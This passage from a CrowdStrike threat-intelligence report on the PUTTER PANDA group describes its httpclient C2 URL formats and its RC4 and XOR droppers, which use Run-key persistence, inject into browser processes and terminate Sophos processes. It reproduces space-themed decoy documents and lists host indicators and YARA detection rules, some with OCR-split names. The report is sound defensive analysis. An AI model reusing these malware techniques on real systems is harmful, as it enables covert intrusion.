- **Shell command:** /Microsoft/errorpost<random number>/default.asp?tmp=<encoded hostname>
- **Shell response:** /MicrosoftUpdate/GetUpdate/KB<random number>/default.asp?tmp=<encoded hostname>

[15] Both methods are detailed here: http://securityxploded.com/iepasswordsecrets.php


Given the lack of a persistence mechanism and low level of sophistication, it is likely that httpclient – like pngdowner – is used as a second-stage or supplementary/backup tool. Appendix 4 lists metadata for observed httpclient samples.

DROPPERS – RC4 AND XOR BASED

Other CrowdStrike reporting describes a dropper used by PUTTER PANDA (abc.scr) to install the 4H RAT. This dropper uses RC4 to decrypt an embedded payload from data in an embedded resource before writing the payload to disk and executing it. Several instances of this dropper have been observed, most commonly in association with the 4H RAT, but also in relation to other tools that will be described in forthcoming reporting. Another dropper has been observed, exclusively installing the pngdowner malware (example MD5 hash 4c50457c35e2033b3a03fcbb4adac7b7). This dropper is simplistic in nature, and is compiled from a single C++ source code file. It contains a Word document in plaintext (written to Bienvenue_a_Sahaja_Yoga_Toulouse.doc), along with an executable (Update.exe) and DLL (McUpdate.dll). The executable and DLL are both contained within the .data section of the dropper, obfuscated with a 16-byte XOR key (consisting of the bytes 0xA0 – 0xAF).

Both the document and executable are written to disk and the executed via the ShellExecute API (using the verb "open"). The executable is also installed into the ASEP registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run, with a value named McUpdate. Finally, the dropper deletes itself via a batch file.
The dropped executable (MD5 hash 38a2a6782e1af29ca8cb691cf0d29a0d) primarily aims to inject the specified DLL (McUpdate.dll, MD5 hash 08c7b5501df060ccfc3aa5c8c41b452f) into a process that would normally be accessing the network, likely in order to disguise the malicious activity. Module names corresponding to Outlook Express (msinm.exe), Outlook (outlook.exe), Internet Explorer (iexplore.exe), and Firefox (firefox.exe) are used. If Internet Explorer is used, then the malware will attempt to terminate processes corresponding to two components of Sophos Anti-Virus (SAVAdminService.exe and SavService.exe).
Four examples of these droppers were located, using a mixture of decoy PDF and Microsoft Word documents (shown below in Figures 15-18). The common theme throughout these documents is space technology (Bienvenue_a_Sahaja_Yoga_Toulouse.doc does not follow this trend, but could be targeted at workers at the Toulouse Space Centre, the "largest space centre in Europe"), indicating that the attackers have a keen interest in this sector, which is also reflected in the choice of name for some of the C2 domains used (see the Attribution section above).

[16] The API used expects a parameter of the form char**, and is given a char* pointer to the "*/*" string, but the stack data following this pointer is not properly zeroed or cleansed before use, leading to uncontrolled memory being read as other strings.



The Pleiades Days 2012

Dear Mr/Mrs,

A few month before the launch of the first Pleiades satellite, CNES and Spot Image are pleased to invite you to the Pléiades Days on January 17 and 18, 2012, in Toulouse, France.

The objective of Pleiades Days is to present the performances of this new optical Earth observation system designed for civil and military use, the new applications it will serve and the data validation programme to be implemented during Pleiades' first year.

Pleiades system will provide new opportunities through its very high spatial resolution, its agility and its acquisition capabilities. These make it perfectly suited to mapping, defence and civil protection needs.

We therefore look forward to seeing you at our event to be held on **January 17 & 18, 2012**, to present **the Pleiades system** and the related **services** by Astrium GEO as well as the **thematic validation** campaign that will be conducted during the first year of Pleiades' mission.
All details for registration plus a preliminary programme will be communicated in November.


We look forward to seeing you in Toulouse in January.

Yours sincerely,

Thierry Duquesne
Director for Strategy,
Programmes and International Relations
CNES

Herve Buchwalter c
Astrium

Figure 15. "Invitation_Pleiades_012012.doc" Dropped by a4e4b3ceb949e8494968c71fa840a516



Bienvenue à Sahaja Yoga Toulouse


Enfin, une méthode universelle pour mieux se connaître… et connaître l'Univers et les Dieux, comme le recommandait Socrate !

Le yoga de l'équilibre…

Le yoga qui libère du stress et installe durablement le calme et la paix intérieure…

- qui fait devenir son propre maître…
- qui amène vers l'idéal de soi-même…
- qui intègre la personnalité…
- qui unit l'être humain à l'énergie universelle…
- qui élargit le champ de la conscience…
- qui fait aimer le silence…

Figure 16. "Bienvenue_a_Sahaja_Yoga_Toulouse.doc" Dropped by 4c50457c35e2033b3a03fcbb4adac7b7



50th AIAA Aerospace Sciences Meeting


Including the New Horizons Forum and Aerospace Exposition

9–12 January 2012

Gaylord Opryland Resort & Convention Center
Nashville, Tennessee

EVENT PREVIEW

Figure 17. “50th AIAA Satellite Sciences Conference.pdf” from 6022cf1fcf2b478bed8da1fa3e996ac5



Project Manager Job Description

SURREY
SATELLITE TECHNOLOGY US LLC

Job Title: Project Manager
Location: Englewood, CO
Job type: Full Time
Career level: Experienced
Salary: Attractive benefit package, salary based on experience

General Description:

Surrey Satellite Technology is a world leader in the provision of small satellite solutions, applications and services with an unparalleled track record in the delivery of high quality, rapid, cost effective satellite systems.

With the utility and application of small satellite solutions firmly established and a growing global demand, Surrey has established a US company, Surrey Satellite Technology US LLC (SST-US), to address the US market and customer base.

SST-US has a number of opportunities for project managers.

As a project manager you will be responsible for supporting proposal activities, contract negotiations and manage satellite mission projects or key aspects of a project through all phases.

Figure 18: “Project-Manager-Job-Description-Surrey-Satellite-Technology-world-leader-provision-small-satellite-solutions.pdf” Dropped by 9cb6103e9588d506cfd81961ed41eefe

Mitigation & Remediation

MITIGATION & REMEDIATION

A number of specific and generic detection methods are possible for this RAT, both on a host and on the network. These are detailed below, and are designed to expand upon the indicators reported in other CrowdStrike reporting.

REGISTRY ARTIFACTS

The following Windows registry artifacts are indicative of a compromised host:

- ASEP registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run, and value named McUpdate

FILE SYSTEM ARTIFACTS


The presence of the following file system artifacts is indicative of a compromised host:

- ssdpsvc.dll, msacem.dll, or mrpmsg.dll
- C:\RECYCLER\restore.dat
- %TEMP%\index.dat


HOST INDICATORS

A file mapping named &*SDKJfhksdf89*DIUKJDSF&*sdfsdf78sdfsdf also indicates the victim machine is compromised with PUTTER PANDA malware.


YARA Rules




```
rule CrowdStrike_PutterPanda_01 : fourh_stack_strings putterpanda
{
meta:
      description = "PUTTER PANDA - 4H RAT"
      date = "2014-03-30"
      version = "1.0"
      in_the_wild = true
      copyright = "CrowdStrike, Inc."
      actor = "PUTTER PANDA"
      yara_version = ">=1.6"

strings:
    $key_combined_1 = { C6 44 24 ?? 34 C6 44 24 ?? 36 C6 44 24 ?? 21 C6 44 24
?? 79 C6 44 24 ?? 6F C6 44 24 ?? 00 }
```



```
    // ebp
    $keyfrag_ebp_1 = { C6 45 ?? 6C }    // 1d66!yo
    $keyfrag_ebp_2 = { C6 45 ?? 64 }
    $keyfrag_ebp_3 = { C6 45 ?? 34 }
    $keyfrag_ebp_4 = { C6 45 ?? 36 }
    $keyfrag_ebp_5 = { C6 45 ?? 21 }
    $keyfrag_ebp_6 = { C6 45 ?? 79 }
    $keyfrag_ebp_7 = { C6 45 ?? 6F }

    // esp
    $keyfrag_esp_1 = { c6 44 ?? 6C }    // 1d66!yo
    $keyfrag_esp_2 = { c6 44 ?? 64 }
    $keyfrag_esp_3 = { c6 44 ?? 34 }
    $keyfrag_esp_4 = { c6 44 ?? 36 }
    $keyfrag_esp_5 = { c6 44 ?? 21 }
    $keyfrag_esp_6 = { c6 44 ?? 79 }
    $keyfrag_esp_7 = { c6 44 ?? 6F }

    // reduce FPs by checking for some common strings
    $check_zeroes = "0000000"
    $check_param = "Invalid parameter"
    $check_ercv = "ercv= %d"
    $check_unk = "unknown"

condition:
    any of ($key_combined*) or
    (1 of ($check_*) and
        (
            (
                all of ($keyfrag_ebp_*) and
                for any i in (1..#keyfrag_ebp_5) : (
                    for all of ($keyfrag_ebp_*): ($ in (@keyfrag_ebp_5[i]-
100..@keyfrag_ebp_5[i]+100))
                )
            )
            or
            (
                for any i in (1..#keyfrag_esp_5) : (
                    for all of ($keyfrag_esp_*): ($ in (@keyfrag_esp_5[i]-
100..@keyfrag_esp_5[i]+100))
                )
            )
        )
    )
}


rule CrowdStrike_ PutterPanda _02 : rc4_dropper putterpanda
{
meta:
      description = "PUTTER PANDA - RC4 dropper"
      date = "2014-03-30"
      version = "1.0"
      in_the_wild = true
      copyright = "CrowdStrike, Inc."
```



```
      actor = "PUTTER PANDA"

strings:
    $res_lock = "LockResource"
    $res_size = "SizeofResource"
    $res_load = "LoadResource"

    $com = "COMSPEC"

    $stack_h = { C6 4? [1-2] 68 }
    $stack_o = { C6 4? [1-2] 6F }
    $stack_v = { C6 4? [1-2] 76 }
    $stack_c = { C6 4? [1-2] 63 }
    $stack_x = { C6 4? [1-2] 78 }
    $stack_dot = { C6 4? [1-2] 2E }

    $cryptaq = "CryptAcquireContextA"

condition:
    uint16(0) == 0x5A4D and
    (all of ($res_*)) and
    (all of ($stack_*)) and
    $cryptaq and $com
}


rule CrowdStrike_ PutterPanda _03 : threepara_para_implant putterpanda
{
meta:
      description = "PUTTER PANDA - 3PARA RAT"
      date = "2014-03-30"
      version = "1.0"
      in_the_wild = true
      copyright = "CrowdStrike, Inc."
      actor = "PUTTER PANDA"

strings:
    $parafmt        = "%s%dpara1=%dpara2=%dpara3=%d"
    $class_attribe  = "CCommandAttribe"
    $class_cd       = "CCommandCD"
    $class_cmd      = "CCommandCMD"
    $class_nop      = "CCommandNop"

condition:
    $parafmt or all of ($class_*)
}

rule CrowdStrike_ PutterPanda _04: pngdowner putterpanda
{
meta:
      description = "PUTTER PANDA - PNGDOWNER"
      date = "2014-03-30"
      version = "1.0"
      in_the_wild = true
      copyright = "CrowdStrike, Inc."
```

